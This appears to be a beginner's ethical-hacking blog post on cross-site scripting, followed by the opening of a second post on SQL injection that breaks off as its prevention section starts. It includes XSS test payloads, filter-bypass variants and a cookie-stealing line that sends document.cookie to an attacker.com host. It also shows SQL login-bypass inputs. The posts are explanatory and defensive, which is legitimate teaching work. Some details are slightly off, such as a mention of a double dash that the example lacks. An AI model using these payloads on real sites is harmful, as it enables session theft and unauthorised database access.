
Let’s say a website has a search box that displays user input like this:

You searched for: <user_input>

If the website does not properly sanitize input, an attacker can enter:

<script>alert("Hacked!")</script>

Now, instead of just showing text, the browser executes this script. What results is that a popup appears in every user’s browser who visits the website and loads that page. This is a simple example but real attacks are much more dangerous.

Types of XSS vulnerabilities


There are three main types of XSS vulnerabilities you should know as a beginner. They are,



1. Reflected XSS:

This type of vulnerability works when malicious script is part of a URL or request and the server reflects it back in the response. This type is delivered through user input in real-time. This type of attack relies on the user clicking on a link containing the injected code, which then executes the malicious script in their browser.

Example:

https://example.com/search?q=<script>alert(1)</script>

If the target website reflects this input without sanitization, the script gets executed. Common attack method for this is through Phishing emails containing malicious links.


2. Stored XSS (Persistent XSS):

This is the most dangerous type. That’s because, in this type of xss, malicious script is stored on the server (e.g., in a database). Every user who visits the page executes the script again and again.

It is more prevalent in comment sections, Forums and user profiles. An attacker posts a comment containing malicious JavaScript and every user who views the comment gets attacked.

3. DOM-Based XSS:

This type of XSS happens entirely on the client side (browser). It works when JavaScript on the page processes user input unsafely. There is no involvement of the server in this case.

Example:

document.getElementById(“output”).innerHTML = location.hash;

If this URL contains malicious code, it gets executed in the browser.

Why is XSS Dangerous?

XSS attacks can have serious consequences. This includes:

  • Stealing of session cookies (account takeover)
  • Logging keystrokes (capturing passwords)
  • Redirecting users to malicious websites
  • Defacing websites
  • Performing actions on behalf of the victim

Real-world Impact of XSS

Here’s what attackers can actually do using XSS.

1. Session Hijacking:

Steal cookies and impersonate users:

document.location='http://attacker.com/steal?cookie='+document.cookie

2. Fake Login Forms:

Inject a fake login form to steal credentials.

3. Keylogging:

Capture everything a user types.

4. Malware Distribution:

Redirect users to malicious websites.

Let’s see some of the real-world exploitation cases of XSS.

British Airways:

In 2018, British Airways suffered a data breach due to cross site scripting. Magecart, a hacker group known for its card skimming scripture exploited a cross-site scripting vulnerability in Java script library known as feedify. This Java script library was modified to record customer data and send it to server controlled by Attackers using this, the attackers collected over 3,80,000 credit card details.

eBay:

eBay had a XSS vulnerability in its code for a short time at the end of 2015. EBay used an “URL” parameter to redirect users to the right page. However, the value submitted to this url parameter was not validated before it got inserted into the webpage. In the right attacker’s hand this could allow attacker to inject malicious code into the webpage. Luckily this didn’t happen.

How to identify XSS vulnerabilities?

Even beginners can start identifying vulnerabilties by following some steps.

Step 1: Find Input Points:

You can start by looking for:

  • Search bars
  • Login forms
  • Comment sections
  • URL parameters

Step 2: Inject Simple Payload:

Once you found the input points, try

<script>alert(1)</script>

If you see a popup, it is a possible XSS vulnerability.

Step 3: Try Variations:

Sometimes filters block basic scripts. Try:

<img src=x onerror=alert(1)>

or

<svg onload=alert(1)>

How to prevent XSS vulnerability?

XSS vulnerabilities can be prevented by folllowing some simple steps. They are,


1. Input Validation:

One of the most important measure you can take for preventing XSS attacks is input validation. This involves filtering and sanitizing user input to ensure that only safe and expected characters are allowed. This can be accomplished using a range of methods, including regular expressions, input masks and whitelisting.

2. Output Encoding:

Another important measure is output encoding. This involves encoding all output from the web application to prevent malicious code from being injected into the page. This can be accomplished using a range of methods, including HTML encoding, URL encoding and JavaScript encoding.

3. Use Secure Frameworks:

Modern frameworks automatically prevent XSS.

4. Content Security Policy:

Content Security Policy (CSP) is a security standard that allows developers to define the sources of content that are allowed to be loaded by their web application. By defining a CSP, developers can prevent malicious scripts from executing on their web pages, thereby mitigating the risk of XSS attacks. CSP works by specifying a whitelist of trusted sources for content, such as scripts, stylesheets and images. Any content that is not from a trusted source is blocked by the browser, preventing it from executing on the page.

5. Limiting the Use of Client-Side Scripting:

Another effective measure is to limit the use of client-side scripting languages like JavaScript. This can be accomplished by using server-side scripting languages like PHP or ASP.NET to generate dynamic content. By limiting the use of client-side scripting, developers can reduce the attack surface of their web application and minimize the risk of XSS attacks.

5. Using HTTP-Only Cookies:

HTTP-only cookies are a type of cookie that prevents client-side scripting languages like JavaScript from accessing them. By using HTTP-only cookies, developers can protect sensitive information stored in cookies from being accessed by attackers through XSS attacks. This can help prevent session hijacking and other types of attacks that rely on stealing session cookies.

5. Keeping Software Up-to Date:

Finally, it’s essential to keep all software used by the web application up-to-date, including web servers, frameworks, and third-party libraries. Developers should regularly check for security updates and patches and apply them promptly to reduce the risk of XSS attacks.

Conclusion

XSS is one of the most important vulnerabilities every ethical hacker must understand. It’s widely found in real-world applications and extremely powerful when exploited correctly.

By learning how XSS works, the different types and basic testing techniques, you’re already ahead of most beginners. Start practicing, experiment with payloads and gradually move into advanced techniques like bypassing filters and chaining attacks.

Posted on

SQL Injection for Beginners: A Simple Guide to the Most Dangerous Web Vulnerability

Hello, aspiring ethical hackers. In our previous blogpost on web application hacking, you have learnt about various vulnerabilities affecting web applications. In this article, you will learn about the most dangerous vulnerability among them all, SQL injection.

If you’re just starting your journey into ethical hacking or web security, SQL Injection (SQLi) is one of the first vulnerabilities you need to understand. It’s easy to learn, incredibly powerful and still widely found in real-world applications. More importantly, mastering this vulnerability helps you understand how web applications interact with databases, a core concept in cybersecurity. In this article, you will learn what SQL injection is, how it works, types of attacks and how to detect and prevent this vulnerability.

What is SQL Injection?

It is a vulnerability that allows attackers to manipulate database queries by injecting malicious SQL code into user inputs. These inputs could be login forms, search fields or even URL parameters.

Web applications often take user input and use it to build SQL queries. If that input isn’t properly handled, attackers can alter the query’s logic and gain unauthorized access to data.

How Does It Work?


These attacks typically occur when a web application does not properly validate user input, such as form data or user-generated content. An attacker can exploit this vulnerability by injecting malicious SQL statements into the input field, which are then executed by the web application’s database.

Sql Injection for beginners

A Simple Example

Let’s see SQL Injection with a simple example. Imagine a website login system that checks credentials using a query like this:

SELECT * FROM users WHERE username = 'user' AND password = 'pass';


This looks fine but only if the input is safe. Now, suppose an attacker enters:

Username: admin
Password: ' OR '1'='1

Then, the query becomes:

SELECT * FROM users WHERE username = 'admin' AND password = '' OR '1'='1';

Since ‘1’=’1′ is always true, the condition bypasses authentication. Uisng this, the attacker may log in without knowing user’s password.

This statement would trick the web application into believing that the attacker has a valid username, bypassing the need for a password. The double dash at the end of the statement serves as a comment delimiter which ignores any subsequent characters in the query. As a result, the attacker gains unauthorized access to the application and potentially sensitive data.

SQL Injection attacks can also occur through other input fields, such as search boxes, comment forms and URLs. An attacker can use a variety of techniques to inject malicious SQL statements, such as union queries, stacked queries and blind injection.

Types Of SQL Injection

There are various types of injection attacks. You don’t need to master every type immediately, but knowing the basics helps. They are,


1. In-Band Injection:

This injection type is the most common type. The attacker sends a payload and gets results in the same response.

SQL injection

2. Blind Injection:

SQL injection

In this type of injection, no direct output is shown. Attackers rely on application behavior (like true/false responses or delays) to extract data.

3. Time-Based Injection:

A type of blind SQLi where attackers use delays (e.g., database sleep functions) to confirm vulnerabilities.

Why is SQL Injection Dangerous?

It is not just about logging in without a password. It can even lead to serious consequences. They are,

1. Access to Sensitive Data:

Attackers can retrieve user credentials, emails and financial data.

2. Modification or Deletion of Data:

Entire Databases can be altered or wiped.

3. Admin Access:

The attacker can get full control over the application.

4. Server Compromise:

In some cases, attackers can execute commands on the server.

Even today, it remains one of the top security risks because many applications still fail to handle user input securely.

Real-world Examples Of SQL Injection

Here are some of the SQL injection vulnerabilities and their exploitation cases in Real-world.

1. Freepik Data Breach:

In year 2022, hackers stole over 8.3million Freepik & Flaticon users by exploiting a SQL injection vulnerability in company website.

2. Tesla Motors:

In 2014, a security researcher found a blind injection vulnerability in the Tesla Motors Design studio tool. This vulnerability if exploited could have given anyone access to Tesla backend database including customer call records.

3. Heartland Hack:

A team of hackers exploited an injection vulnerability in Heartland and other company’s website to gain access to their network and plant packet sniffing tools and other malware on their network.

How Attackers Find SQL Injection

Attackers often find these vulnerabilities using simple testing techniques. They are,

  • Entering special characters like ‘ or ” into input fields
  • Trying basic payloads like ‘ OR 1=1–
  • Observing error messages or unusual behavior
  • Testing URL parameters (e.g., id=1 → id=1′)

More advanced testers use tools but manual testing helps you truly understand what’s happening.

How to Prevent SQL Injection

Here’s the good news. SQL injection is one of the easiest vulnerabilities to fix, if you follow best practices.

